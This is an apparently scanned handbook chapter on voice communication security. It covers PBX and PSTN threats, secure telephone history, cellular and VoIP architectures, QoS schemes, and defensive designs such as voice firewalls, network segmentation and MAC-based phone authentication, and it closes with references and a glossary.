The traditional enterprise private branch exchange (PBX) is crucial to the delivery of high availability, quality voice, and associated features to the end user. It is a sophisticated proprietary computer-based switch that operates as a small, in-house phone company with many features and external access and control. The PBX architecture separates switching and administrative functions, is designed for 99.999 percent reliability, and often integrates with a proprietary voicemail system. Documented PBX threats and baseline security methods are well known and can be referenced in the document *PBX Vulnerability Analysis* by NIST, special publication 800-24. Threats to the PBX include toll fraud theft, eavesdropping on conversations, unauthorized access to routing and address data, data alteration of billing information and system tables to gain additional services, unauthorized access, denial-of-service attacks, and a passive traffic analysis attack. Voice messages are also prone to threats of eavesdropping and accidental or purposeful forwarding. Baseline security policies and controls methods, which to a certain extent depend on the proprietary equipment, need to be implemented. Control methods include manual assurance of database integrity, physical security, operations security, management-initiated controls, PBX system control, and PBX system terminal access control such as password

control. Many telephone and system configuration practices need to be developed and adhered to. These include blocking well-known non-call areas or numbers, restart procedures, software update protection using strong error detection based on cryptography, proper routing through the PBX, disabling open ports, and configuration of each of the many PBX features. User quality-of-service (QoS) expectations of basic voice service are quite high in the area of availability. When people pick up the telephone, they expect a dial tone. Entire businesses are dependant on basic phone service, making availability of service critical. Human voice interaction requires delays of no more that 250 milliseconds.

Carriers experienced fraud prior to the proliferation of SS7 out-of-band signaling utilized for the communication of call establishment and billing information between switches. Thieves attached a box that generated the appropriate signaling tones, permitting a perpetrator to take control of signaling between switches and defeat billing. SS7 enhanced security and prevented unauthorized use.

Within reasonable limitations, PSTN carriers have maintained *closed* circuit-based networks that are not open to public protocols except under legal agreements with specified companies. In the past, central offices depended on physical security, passwords system access, a relatively small set of trained individuals working with controlled network information, network redundancy, and deliberate change control. U.S. telephone carriers are subject to the Communications Assistance for Law Enforcement Act (CALEA) and need to provide access points and certain information when a warrant has been issued for authorized wiretapping.

The network architecture and central office controls described above minimized security exposures, ensuring that high availability and QoS expectations were essentially met. While it is not affordable to secure the entire PSTN, such are the requirements of certain government and commercial users. Encryption of the words spoken into a telephone and decryption of them as they come out of the other telephone is the singular method to implement a secure path between two telephones at arbitrary locations. Such a secure path has never broadly manifested itself cost-effectively for commercial users.

Historically, PSTN voice scramblers have existed since the 1930s but equipment was large, complicated, and costly. By the 1960s, the KY-3 came to market as one of the first practical voice encryption devices. The secure telephone unit, first generation (STU-1) was introduced in 1970, followed in 1975 by the STU-II used by approximately 10,000 users. In 1987, the U.S. National Security Agency (NSA) approved STU-III and made secure telephone service available to defense contractors where multiple vendors such as AT&T, GE, and Motorola offered user-friendly deskset telephones for less than U.S.$2000. During the 1990s, systems came to market such as an ISDN version of STU called STE, offered by L3 Communications, AT&T Clipper phone, Australian Speakeasy, and British Brent telephone. Also available today are commercial security telephones or devices inserted between the handset and telephone that provide encryption at costs ranging from U.S.$100 to $2000, depending on overall capability.

Wireless Voice Communication Networks

Wireless technology in radio form is more than 100 years old. Radio transmission is the induction of an electrical current at a remote location, intended to communicate information whereby the current is produced via the propagation of an electromagnetic wave through space. The wireless spectrum is a space that the world shares, and there are several methods for efficient spectrum reuse. First, the space is partitioned into smaller coverage areas or cells for the purpose of reuse. Second, a multiple access technique is used to allow the sharing of the spectrum among many users. After the space has been specified and multiple users can share a channel, spread spectrum, duplexing, and compression techniques to utilize the bandwidth with even better efficiency are applied.

In digital cellular systems, time division multiplexing (TDMA) and code division multiple (CDMA) access techniques exist. TDMA first splits the frequency spectrum into a number of channels and then applies time division multiplexing to operate multiple users interleaved in time. TDMA standards include Global System for Mobile Communications (GSM), Universal Wireless Communications (UWC), and Japanese Digital Cellular (JDC). CDMA employs universal frequency reuse, whereby everybody utilizes the same frequency at the same time and each conversation is uniquely encoded, providing greater capacity over other techniques. First-generation CDMA standards and second-generation wideband CDMA (WCDMA) both use a unique code for each conversation and a spread spectrum method. WCDMA uses bigger channels, providing for greater call capacity and longer encoding strings than CDMA, increasing security and performance.

Multiple generations of wireless WANs have evolved in a relatively short period of time. The first-generation network used analog transmission and was launched in Japan in 1979. By 1992, second-generation (2G) digital

networks were operational at speeds primarily up to 19.2 kbps. Cellular networks are categorized as analog and digital cellular, whereas PCS, a shorter-range, low-power technology, was digital from its inception. Today, cellular networks have evolved to the 2.5G intermediate-generation network, which provides for enhanced data services on present 2G digital platforms. The third-generation (3G) network includes digital transmission. It also provides for an always-on per-user and terminal connection that supports multimedia broadband applications and data speeds of 144 kbps to 384 kbps, potentially up to 2 Mbps in certain cases. The 3G standards are being developed in Europe and Asia, but worldwide deployment has been slow due to large licensing and build costs. There are many competing cellular standards that are impeding the overall proliferation and interoperability of cellular networks.

Digital cellular architecture, illustrated in Exhibit 52.2, resembles the quickly disappearing analog cellular network yet is expanded to provide for greater capacity, improved security, and roaming capability. A base transceiver station (BTS), which services each cell, is the tower that transmits signals to and from the mobile unit. Given the large number of cells required to address today's capacity needs, a base station controller (BSC) is used to control a set of base station transceivers. The base station controllers provide information to the mobile switching center (MSC), which accesses databases that enable roaming, billing, and interconnection. The mobile switching center interfaces with a gateway mobile switching center that interconnects with the PSTN.

The databases that make roaming and security possible consist of a home location register, visitor location register, authentication center, and equipment identity register. The home location register maintains subscriber information, with more extensive management required for those registered to that mobile switching center area. The visitor location register logs and periodically forwards information about calls made by roaming subscribers for billing and other purposes. The authentication center is associated with the home location register; it protects the subscriber from unauthorized access, delivering security features including encryption, customer identification, etc. The equipment identity register manages a database of equipment, also keeping track of stolen or blacklisted equipment.

Prior to digital cellular security techniques, there was a high amount of toll fraud. Thieves stood on busy street corners, intercepted electronic identification numbers and phone numbers, and then cloned chips. The digitization of identification information allowed for its encryption and enhanced security. Policies and control methods are required to further protect against cellular phone theft. Methods include the use of an encrypted PIN code to telephone access and blocking areas or numbers. Privacy across the air space is improved using digital cellular compression and encoding techniques; CDMA encoding offers the greatest protection of the techniques discussed.

Despite security improvements in the commercial cellular networks, end-to-end security remains a challenge. Pioneering efforts for many of the digital communication, measurement, and data techniques available today




EXHIBIT 52.2 Digital cellular architecture.

were performed in a successful attempt to secure voice communication using FSK–FDM radio transmission during World War II. The SIGSALY system was first deployed in 1943 by Bell Telephone Laboratories, who began the investigation of encoding techniques in 1936 to change voice signals into digital signals and then reconstruct the signals into intelligible voice. The effort was spurred on by U.K. and U.S. allies who needed a solution to replace the vulnerable transatlantic high-frequency radio analog voice communications system called A-3. SIGSALY was a twelve-channel system; ten channels each measured the power of the voice signal in a portion of the whole voice frequency spectrum between 250 and 3000 Hz, and two channels provided information regarding the pitch of the speech and presence of unvoiced (hiss) energy. Encryption keys were generated from thermal noise information (output of mercury-vapor rectifier vacuum tubes) sampled every 20 milliseconds and quantized into six levels of equal probability. The level information was converted into channels of a frequency-shift-keyed audio tone signal, which represented the encryption key, and was then recorded on three hard vinyl phonograph records. The physical transportation and distribution of the records provided key distribution.

In the 1970s, U.S. Government wireless analog solutions for high-grade end-to-end crypto and authentication became available, though still at a high cost compared to commercial offerings. Secure telephone solutions included STU-III compatible, Motorola, and CipherTac2K. STU-III experienced compatibility problems with 2G and 3G networks. This led to the future narrow-band digital terminal (FNBDT) — a digital secure voice protocol operating at the transport layer and above for most data/voice network configurations across multiple media — and mixed excitation linear prediction vocoder (MELP) — an interoperable 2400-bps vocoder specification. Most U.S. Government personnel utilize commercial off-the-shelf solutions for sensitive but unclassified methods that rely on the commercial wireless cellular infrastructure.

Network Convergence

Architecture

Large cost-saving potentials and the promise of future capabilities and services drive the move to voice over a next-generation network. New SS7 switching gateways are required to support legacy services and signaling features and to handle a variety of traffic over a data-centric infrastructure. In addition to performing popular IP services, the next-generation gateway switch needs to support interoperability between PSTN circuits and packet-switching networks such as IP backbones, ATM networks, Frame Relay networks, and emerging Multi-Protocol Label Switching (MPLS) networks. A number of overlapping multimedia standards exist, including H.323, Session Initiation Protocol (SIP), and Media Gateway Control Protocol (MGCP). In addition to the telephony-signaling protocols encompassed within these standards, network elements that facilitate VoIP include VoIP gateways, the Internet telephony directory, media gateways, and softswitches. An evolution and blending of protocols, and gateway and switch functions continues in response to vendors' competitive searches for market dominance.

Take an example of a standard voice call initiated by a user located in a building connected to the central office. The central office links to an SS7 media gateway switch that can utilize the intelligence within the SS7 network to add information required to place the requested call. The call then continues on a packet basis through switches or routers until it reaches a destination media gateway switch, where the voice is unpackaged, undigitalized, and sent to the phone called.

Voice-over-IP (VoIP) changes voice into packets for transmission over a TCP/IP network. VoIP gateways connect the PSTN and the packet-switched Internet and manage the addressing across networks so that PCs and phones can talk to each other. Exhibit 52.3 illustrates major VoIP network components. The VoIP gateway performs packetization and compression of the voice, enhancement of the voice through voice techniques, DTMF signaling capability, voice packet routing, user authentication, and call detail recording for billing purposes. Many solutions exist, such as enterprise VoIP gateway routers, IP PBXs, service-provider VoIP gateways, VoIP access concentrators, and SS7 gateways. The overlapping functionality of the different types of gateways will progress further as mergers and acquisitions continue to occur. When the user dials the number from a VoIP telephone, the VoIP gateway communicates the number to the server; the call-agent software (softswitch) decides what the IP address is for the destination call number and presents back the IP address to the VoIP gateway. The gateway converts the voice signal to IP format, adds the address of the destination node, and sends the signal. The softswitch could be utilized again if enhanced services are required for additional functions.




EXHIBIT 52.3 VoIP network architecture.

Media gateways interconnect with the SS7 network, enabling interoperability between the PSTN and packet-switched domains. They handle IP services and support various telephony-signaling protocols and Class 4 and Class 5 services. Media servers include categories of VoIP trunking gateways, VoIP access gateways, and network access service devices.

Vocoders compress and transmit audio over the network; they are another evolving area of standards for Voice-over-the-Internet (VOI). Vocoders used for VoI such as G.711 (48, 56, and 64 kbps high-bit rate) and G.723 (5.3 and 6.3 kbps high-bit rate) are based on existing standards created for digital telephony applications, limiting the telephony signal band of 200–3400 Hz with 8 kHz sampling. This toll-level audio quality is geared for the minimum a human ear needs to recognize speech and is not nearly that of face-to-face communications. With VoIP in a wideband IP end-to-end environment, better vocoders are possible that can achieve more transparent communication and better speaker recognition. New ITU vocoders — G.722.1 operating at 24 kbps and 32 kbps rates and 16 kHz sampling rate — are now used in some IP phone applications. The third-generation partnership project (3GPP)/ETSI (for GSM and WCDMA) merged on the adaptive multi-rate wideband (AMR-WB) at the 50–7000 Hz bandwidth to form the newly approved ITU G722.2 standard, which provides better voice quality at reduced bit rates and allows seamless interface between VoIP systems and wireless base stations. This eliminates the normal degradation of voice quality between vocoders of different systems.

Numbering

The Internet telephony directory, an IETF RFC known as ENUM services, is an important piece in the evolving VoI solution. ENUM is a standard for mapping telephone numbers to an IP address, a scheme wherein DNS maps PSTN phone numbers to appropriate URLs based on the E.164 standard.

To enable a faster time to market, VoIP continues as new features and service models supporting the PSTN and associated legacy standards are introduced. For example, in response to DTMF tone issues, the IETF RFC *RTP Payload for DTMF Digits, Telephony Tones and Telephony Signals* evolved, which specifies how to carry and format tones and events using RTP. In addition to the incorporation of traditional telephone features and new integrated media features, VoIP networks need to provide emergency services and comply with law enforcement surveillance requirements. The requirements as well as various aspects of the technical standards and solutions are evolving.

The move toward IP PBXs is evolving. Companies that cost-effectively integrate voice and data between locations can utilize IP PBXs on their IP networks, gaining additional advantages from simple moves and changes. Challenges exist regarding the nonproprietary telephony-grade server reliability (built for 99.99 percent reliability) and power distribution compared to traditional PBXs. Complete solutions related to voice quality, QoS, lack of features, and cabling distance limitations are yet evolving. A cost-effective, phased approach to an IP converged system (for example, an IP card in a PBX) enables the enterprise to make IP migration choices, support new applications such as messaging, and maintain the traditional PBX investment where appropriate. The move toward computer telephony greatly increases similar types of PBX security threats discussed previously and is explored further in the "VoI Security" section of this chapter.

Quality-of-Service (QoS)

Network performance requirements are dictated by both the ITU SS7/C7 standards and user expectations. The standard requires that the end-to-end call-setup delay cannot exceed 20 to 30 seconds after the ISDN User Part (ISUP) initial address message (IAM) is sent; users expect much faster response times. Human beings do not like delays when they communicate; acceptable end-to-end delays usually need to meet the recommended 150 milliseconds.

QoS guarantees, at very granulated levels of service, are a requirement of next-generation voice networks. QoS is the ability to deliver various levels of service to different kinds of traffic or traffic flows, providing the foundation for tiered pricing based on class-of-service (CoS) and QoS. QoS methods fall into three major categories: first is an architected approach such as ATM; second is a per-flow or session method such as with the reservation protocol of IETF IntServ definitions and MPLS specifications; and third is a packet labeling approach utilizing a QoS priority mark as specified in 802.1p and IETF DiffServ.

ATM is a cell-based (small cell), wide area network (WAN) transport that came from the carrier environment for streaming applications. It is connection oriented, providing a way to set up a predetermined path between source and destination, and it allows for control of network resources in real-time. ATM network resource allocation of CoS and QoS provisioning is well defined; there are four service classes based on traffic characteristics. Further options include the definition of QoS and traffic parameters at the cell level that establish service classes and levels. ATM transmission-path virtual circuits include virtual paths and their virtual channels. The ATM virtual path groups the virtual channels that share the same QoS definitions, easing network management and administration functions.

IP is a flexible, efficient, connectionless, packet-based network transport that extends all the way to the desktop. Packet-switching methods have certain insufficiencies, including delays due to store-and-forward packet-switching mechanisms, jitter, and packet loss. Jitter is the delay in sending bits between two switches. Jitter results in both an end-to-end delay and delay differences between switches that adversely affect certain applications. As congestion occurs at packet switches or routers, packets are lost, hampering real-time applications. Losses of 30 or 40 percent in the voice stream could result in speech with missing syllables that sounds like gibberish.

IntServ and DiffServ are two IP schemes for QoS. IntServ broadens a best-efforts service model, enabling the management of end-to-end packet delays. IntServ reserves resources on a per-flow basis and requires Resource Reservation Protocol (RSVP) as a setup protocol that guarantees bandwidth and a limit to packet delay using router-to-router signaling schemes. Participating protocols include the Real-time Transport Protocol (RTP), which is the transport protocol in which receivers sequence information through packet headers. Real-Time Control Protocol (RTCP) gives feedback of status from senders to receivers. RTP and RTCP are ITU standards under H.225. Real-Time Streaming Protocol (RTSP) runs on top of IP Multicast, UDP, RTP, and RTCP. RSVP supports both IPv4 and IPv6, and is important to scalability and security; it provides a way to ensure that policy-based decisions are followed.

DiffServ is a follow-on QoS approach to IntServ. DiffServ is based on a CoS model; it uses a specified set of building blocks from which many services can be built. DiffServ implements a prioritization scheme that differentiates traffic using certain bits in each packet (IPv4 type-of-service [ToS] byte or IPv6 traffic class byte) that designate how a packet is to be forwarded at each network node. The move to IPv6 is advantageous because the ToS field has limited functionality and there are various interpretations. DiffServ uses traffic classification to prioritize the allocation of resources. The IETF DiffServ draft specifies a management information base, which would allow for DiffServ products to be managed by Simple Network Management Protocol (SNMP).

Multi-Protocol Label Switching (MPLS) is an evolving protocol with standards originally out of the IETF that designates static IP paths. It provides for the traffic engineering capability essential to QoS control and network optimization, and it forms a basis for VPNs. Unlike IP, MPLS can direct traffic through different paths to overcome IP congested route conditions that adversely affect network availability. To steer IPv4 or IPv6 packets over a particular route through the Internet, MPLS adds a label to the packet. To enable routers to direct classes of traffic, MPLS also labels the type of traffic, path, and destination information. A packet on an MPLS network is transmitted through a web of MPLS-enabled routers or ATM switches called label-switching routers (LSRs). At each hop in the MPLS network, the LSR uses the local label to index a forwarding table, which designates a new label to each packet, and sends the packet to an output port. Routes can be defined manually or via RSVP-TE (RSVP with traffic engineering extensions) or MPLS Label Distribution Protocol (LDP). MPLS supports the desired qualities of circuit-switching technology such as bandwidth reservation and delay variation as well as a best-efforts hop-by-hop routing. Using MPLS, service providers can build

VPNs with the benefits of both ATM-like QoS and the flexibility of IP. The potential capabilities of the encapsulating label-based protocol continues to grow; however, there are a number of issues between the IETF and MPLS Forum that need full resolution, such as the transfer of ToS markings from IP headers to MPLS labels and standard LSR interpretation when using MPLS with DiffServ.

The management of voice availability and quality issues is performed through policy-based networking. Information about individual users and groups is associated with network services or classes of service. Network protocols, methods, and directories used to enable the granular time-sensitive requirements of policy-based QoS are Common Open Policy Services (COPS), Directory Enabled Networking (DEN), and Lightweight Directory Access Protocol (LDAP).

VOI Security

Threats to voice communication systems increase given the move to the inherently open Internet. Voice security policies, procedures, and methods discussed previously reflect the legacy closed voice network architecture; they are not adequate for IP telephony networks, which are essentially wide open and require little or no authentication to gain access. New-generation networks require protection from attacks across the legacy voice network, wireless network, WAN, and LAN. Should invalid signaling occur on the legacy network, trunk groups could be taken out of service, calls placed to invalid destinations, resources locked up without proper release, and switches directed to incorrectly reduce the flow of calls. As new IP telephony security standards and vendor functions continue to evolve, service providers and enterprises can make use of voice-oriented firewalls as well as many of the same data security techniques to increase voice security.

Inherent characteristics of Voice-over-IP protocols and multimedia security schemes are in conflict with many current methods used by firewalls or network address translation (NAT). Although no official standards exist, multiple security techniques are available to operate within firewall and NAT constraints. These methods typically use some form of dynamic mediation of ports and addresses whereby each scheme has certain advantages given the configuration and overall requirements of the network. Security standards, issues, and solutions continue to evolve as security extensions to signaling protocols, related standards, and products likewise evolve and proliferate.

SIP, H.323, MGCP, and Megaco/H.248 signaling protocols use TCP as well as UDP for call setup and transport. Transport addresses are embedded in the protocol messages, resulting in a conflict of interest. Secure firewall rules specify static ports for desirable data block H.323 because the signaling protocol uses dynamically allocated port numbers. Related issues trouble NAT devices. An SIP user on an internal network behind a NAT sends an INVITE message to another user outside the network. The outside user extracts the FROM address from the INVITE message and sends a 200(Ok) response back. Because the INVITE message comes from behind the NAT, the FROM address is not correct. The call never connects because the 200 response message does not succeed.

H.323 and SIP security solution examples available today are described. H.323, an established ITU standard designed to handle real-time voice and videoconferencing, has been used successfully for VoIP. The standard is based on the IETF Real-Time Protocol (RTP) and Real-Time Control Protocol (RTCP) in addition to other protocols for call signaling and data and audiovisual communications. This standard is applied to peer-to-peer applications where the intelligence is distributed throughout the network. The network can be partitioned into zones, and each zone is under the control of an intelligent gatekeeper. One voice firewall solution in an H.323 environment makes use of the mediating element that intervenes in the logical process of call setup and tear-down, handles billing capabilities, and provides high-level policy control. In this solution, the mediating element is the H323 gatekeeper; it is call-state aware and trusted to make network-wide policy decisions. The data ports of the voice firewall device connect to the output of the H.323 gateway device. The gatekeeper incorporates firewall management capabilities via API calls; it controls connections to the voice firewall device that opens dynamic "pinholes," which permit the relevant traffic through the voice firewall. Voice firewalls are configured with required pinholes and policy for the domain, and no other traffic can flow through the firewall. For each call setup, additional pinholes are configured dynamically to permit the precise traffic required to carry that call; and no other traffic is allowed. The voice firewall simplicity using stateless packet filtering can perform faster at lower costs compared to a traditional application firewall, with claims of 100 calls per second to drill and seal pinholes and a chassis that supports hundreds of simultaneous calls with less than one millisecond of latency

SIP, an increasingly popular approach, operates at the application layer of the OSI model and is based on IETF RFC 2543. SIP is a peer-to-peer signaling protocol controlling the creation, modification, and termination of sessions with one or more participants. SIP establishes a temporary call to the server, which performs required, enhanced service logic. The SIP stack consists of SIP using Session Description Protocol (SDP), RTCP, and RTP. Recent announcements — a Windows XP® SIP telephony client and designation of SIP as the signaling and call control standard for IP 3G mobile networks — have accelerated service providers' deployments of SIP infrastructures.

Comprehensive firewall and NAT security solutions for SIP service providers include a combination of technologies, including an edge proxy, a firewall control proxy, and a media-enabled firewall. An edge proxy acts as a guard, serving the incoming and outgoing SIP signaling traffic. It performs authentication and authorization of services through transport layer security (TLS) and hides the downstream proxies from the outside network. The edge proxy forwards calls from trusted peers to the next internal hop. The firewall control proxy works in conjunction with the edge proxy and firewall. For each authorized media stream, it dynamically opens and closes pinhole pairs in the firewall. The firewall control proxy also operates closely with the firewall to perform NAT and remotely manages firewall policy and message routing. Dynamic control and failover functions of these firewall control proxies provide the additional required reliability in the service provider network. The media-enabled firewall is a transparent, non-addressable VoIP firewall that does not allow access to the internal network except from the edge proxy. Carrier-class high-performance firewalls can limit entering traffic to the edge proxy and require a secure TLS connection for only media traffic for authorized calls.

Enterprise IP Telephony Security

Threats associated with conversation eavesdropping, call recording and modification, and voicemail forwarding or broadcasting are greater in a VoIP network, where voice files are stored on servers and control and media flows reside on the open network. Threats related to fraud increase given the availability of control information on the network such as billing and call routing. Given the minimal authentication functionality of voice systems, threats related to rogue devices or users increase and can also make it more difficult to track the hacker of a compromised system if an attack is initiated in a phone system.

Protection needs to be provided against denial-of-service (DoS) conditions, malicious software to perform a remote boot, TCP SYN flooding, ping of death, UDP fragment flooding, and ICMP flooding attacks. Control and data flows are prone to eavesdropping and interception given the use of packet sniffers and tools to capture and reassemble generally unencrypted voice streams. Viruses and Trojan horse attacks are possible against PC-based phones that connect to the voice network. Other attacks include a caller identity attack on the IP phone system to gain access as a legitimate user or administrator. Attacks to user registration on the gatekeeper could result in redirected calls. IP spoofing attacks using trusted IP addresses could fool the network that a hacker conversation is that of a trusted computer such as the IP-PBX, resulting in a UDP flood of the voice network.

Although attack mitigation is a primary consideration in VoIP designs, issues of QoS, reliability, performance, scalability, authentication of users and devices, availability, and management are crucial to security. VoIP security requirements are different from data security requirements for several reasons. VoIP applications are under no-downtime, high-availability requirements; operate in a badly behaved manner using dynamically negotiated ports; and are subject to extremely sensitive performance needs. VoIP security solutions are comprehensive; they include signaling protocols, operating systems, administration interface; and they need to fit into existing security environments consisting of firewalls, VPNs, and access servers. Security policies must be in place because they form a basis for an organization's acceptance of benefits and risks associated with VoIP. Certain signaling protocol security recommendations exist and are evolving. For example, the ITU-T H.235 Recommendation under the umbrella of H.323 provides for authentication, privacy, and integrity within the current H-Series protocol framework. Vendor products, however, do not necessarily fully implement such protection. In the absence of widely adopted standards, today's efforts rely on securing the surrounding network and its components.

Enterprise VoIP security design makes use of segmentation and the switched infrastructure for QoS, scalability, manageability, and security. Today, layer 3 segmentation of IP voice from the traditional IP data network aids in the mitigation of attacks. A combination of virtual LANs (VLANs), access control, and stateful firewall provides for voice and data segmentation at the network access layer. Data devices on a separate segment from the voice segment cannot instigate call monitoring, and the use of a switched infrastructure baffles devices on the same segment sufficiently to prevent call monitoring and maintain confidentiality. Not all IP phones with

data ports, however, support other than basic layer 2 connectivity that acts as a hub, combining the data and voice segments. Enhanced layer 2 support is required in the IP phone for VLAN technology (like 802.1q), which is one aspect needed to perform network segmentation today. The use of PC-based IP phones provides an avenue for attacks such as a UDP flood DoS attack on the voice segment making a stateful firewall that brokers the data–voice interaction required. PC-based IP phones are more susceptible to attacks than closed custom operating system IP phones because they are open and sit within the data network that is prone to network attacks such as worms or viruses. Controlling access between the data and voice segments uses a strategically located stateful firewall. The voice firewall provides host-based DoS protection against connection starvation and fragmentation attacks, dynamic per-port granular access through the firewall, spoof mitigation, and general filtering. Typical authorized connections such as voicemail connections in the data segment, call establishment, voice browsing via the voice segment proxy server, IP phone configuration setting, and voice proxy server data resource access generally use well-known TCP ports or a combination of well-known TCP ports and UDP. The VoIP firewall handles known TCP traditionally and opens port-level granular access for UDP between segments. If higher-risk PC-based IP phones are utilized, it is possible to implement a private address space for IP telephony devices as provided by RFC 1918. Separate address spaces reduce potential traffic communication outside the network and keep hackers from being able to scan a properly configured voice segment for vulnerabilities.

The main mechanism for device authentication of IP phones is via the MAC address. Assuming automatic configuration has been disabled, an IP phone that tries to download a network configuration from an IP-PBX needs to exhibit a MAC address known to the IP-PBX to proceed with the configuration process. This precludes the insertion of a rogue phone into the network and subsequent call placement unless a MAC address is spoofed. User log-on is supported on some IP phones for device setup as well as identification of the user to the IP-PBX, although this could be inconvenient in certain environments. To prevent rogue device attacks, employ traditional best practice regarding locking down switched ports, segments, and services holds. In an IP telephony environment, several additional methods could be deployed to further guard against such attacks. Assignment of static IP addresses to known MAC addresses versus Dynamic Host Configuration Protocol (DHCP) could be used so that, if an unknown device is plugged into the network, it does not receive an address. Also, assuming segmentation, separate voice and data DHCP servers means that a DoS attack on the DHCP data segment server has little chance of affecting the voice segment. The *temporary use only when needed* guideline should be implemented for the commonly available automatic phone registration feature that boot-straps an unknown phone with a temporary configuration. A MAC address monitoring tool on the voice network that tracks changes in MAC to IP address pairings could be helpful, given that voice MAC addresses are fairly static. Assuming network segmentation, filtering could be used to limit devices from unknown segments as well as keeping unknown devices within the segment from connecting to the IP-PBX.

Voice servers are prone to similar attacks as data servers and therefore could require tools such as an intrusion detection system (IDS) to alarm, log, and perhaps react to attack signatures found in the voice network. There are no voice control protocol attack signatures today, but an IDS could be used for UDP DoS attack and HTTP exploits that apply to a voice network. Protection of servers also includes best practices, such as disabling unnecessary services, applying OS patches, turning off unused voice features, and limiting the number of applications running on the server. Traditional best practices should be followed for the variety of voice server management techniques, such as HTTP, SSL, and SNMP.

Wireless Convergence

Wireless carriers look to next-generation networks to cost-effectively accommodate increased traffic loads and to form a basis for a pure packet network as they gradually move toward 3G networks. The MSCs in a circuit-switched wireless network as described earlier in this chapter interconnect in a meshed architecture that lacks easy scaling or cost-effective expansion; a common packet infrastructure to interconnect MSCs could overcome limitations and aid in the move to 3G networks. In this architecture, the common packet framework uses packet tandems consisting of centralized MGCs or softswitches that control distributed MGs deployed and located with MSCs. TDM trunks from each MSC are terminated on an MG that performs IP or ATM conversion under the management of the softswitch. Because point-to-point connections no longer exist between MSCs, a less complicated network emerges that requires less bandwidth. Now MSCs can be added to the network with one softswitch connection instead of multiple MSC connections. Using media gateways negates the need to upgrade software at each MSC to deploy next-generation services, and it offloads precious switching center

resources. Centrally located softswitches with gateway intelligence can perform lookups and route calls directly to the serving MSC versus the extensive routing required among MSCs or gateway MSCs to perform lookups at the home location register. With the progression of this and other IP-centric models, crucial registration, authentication, and equipment network databases need to be protected.

Evolving new-generation services require real-time metering and integration of session management with the transfer data. Service providers look to support secure virtual private networks (VPNs) between subscribers and providers of content, services, and applications. While the emphasis of 2.5G and 3G mobile networks is on the delivery of data and new multimedia applications, current voice services must be sustained and new integrated voice capabilities exploited. Regardless of specific implementations, it is clear that voice networks and systems will continue to change along with new-generation networks.

References

Telecommunications Essentials, Addison-Wesley, 2002, Lillian Goleniewski.

Voice over IP Fundamentals, Cisco Press, 2002, Jonathan Davidson and James Peters.

SS7 Tutorial, Network History, 2001, SS8 Networks.

Securing future IP-based phone networks, *ISSA Password*, Sept/Oct. 2001, David K. Dumas, CISSP.

SAFE: IP Telephony Security in Depth, Cisco Press, 2002, Jason Halpern.

Security Analysis of IP-Telephony Scenarios, Darmstadt University of Technology, KOM — Industrial Process and System Communications, 2001, Utz Roedig.

Deploying a Dynamic Voice over IP Firewall with IP Telephony Applications, Aravox Technologies, 2001, Andrew Molitor.

Building a strong foundation for SIP-based networks, *Internet Telephony*, February 2002, Erik Giesa and Matt Lazaro.

Traversal of IP Voice and Video Data through Firewalls and NATS, RADVision, 2001.

PBX Vulnerability Analysis, Finding Holes in Your PBX Before Someone Else Does, U.S. Department of Commerce, National Institute of Standards and Technology, Special Publication 800-24.

The Start of the Digital Revolution: SIGSALY Secure Digital Voice Communications in World War II, The National Security Agency (NSA), J.V. Boone and R.R. Peterson.

Wireless carriers address network evolution with packet technology, *Internet Telephony*, November 2001, Ravi Ravishankar.

Glossary of Terms

AIN (Advanced Intelligent Network) — The second generation of intelligent networks, which was pioneered by Bellcore and later spun off as Telcordia. A common service-independent network architecture geared to quickly produce customizable telecommunication services.

ATM (Asynchronous Transfer Mode) — A cell-based international packet-switching standard where each packet has a uniform cell size of 53 bytes. It is a high-bandwidth, fast packet-switching and multiplexing method that enables end-to-end communication of multimedia traffic. ATM is an architected quality-of-service solution that facilitates multi-service and multi-rate connections using a high-capacity, low-latency switching method.

CCITT (Comité Consultatif International de Télephonie et de Télégraphie) — Advisory committee to the ITU, now known as the ITU-T, that influences engineers, manufacturers, and administrators.

CoS (Class-of-Service) — Categories of subscribers or traffic corresponding to priority levels that form the basis for network resource allocation.

CPE (Customer Premise Equipment) — Equipment owned and managed by the customer and located on the customer premise.

DTMF (Dual-Tone Multi-Frequency Signaling) — A signaling technique for push-button telephone sets in which a matrix combination of two frequencies, each from a set of four, is used to send numerical address information. The two sets of four frequencies are (1) 697, 770, 852, and 941 Hz; and (2) 1209, 1336, 1477, and 1633 Hz.

IP (Internet Protocol) — A protocol that specifies data format and performs routing functions and path selection through a TCP/IP network. These functions provide techniques for handling unreliable data and specifying the way network nodes process data, how to perform error processing, and when to throw out unreliable data.

IN (Intelligent Network) — An advanced services architecture for telecommunications networks.

ITU-T (International Telecommunication Union) — A telecommunications advisory committee to the ITU that influences engineers, manufacturers, and administrators.
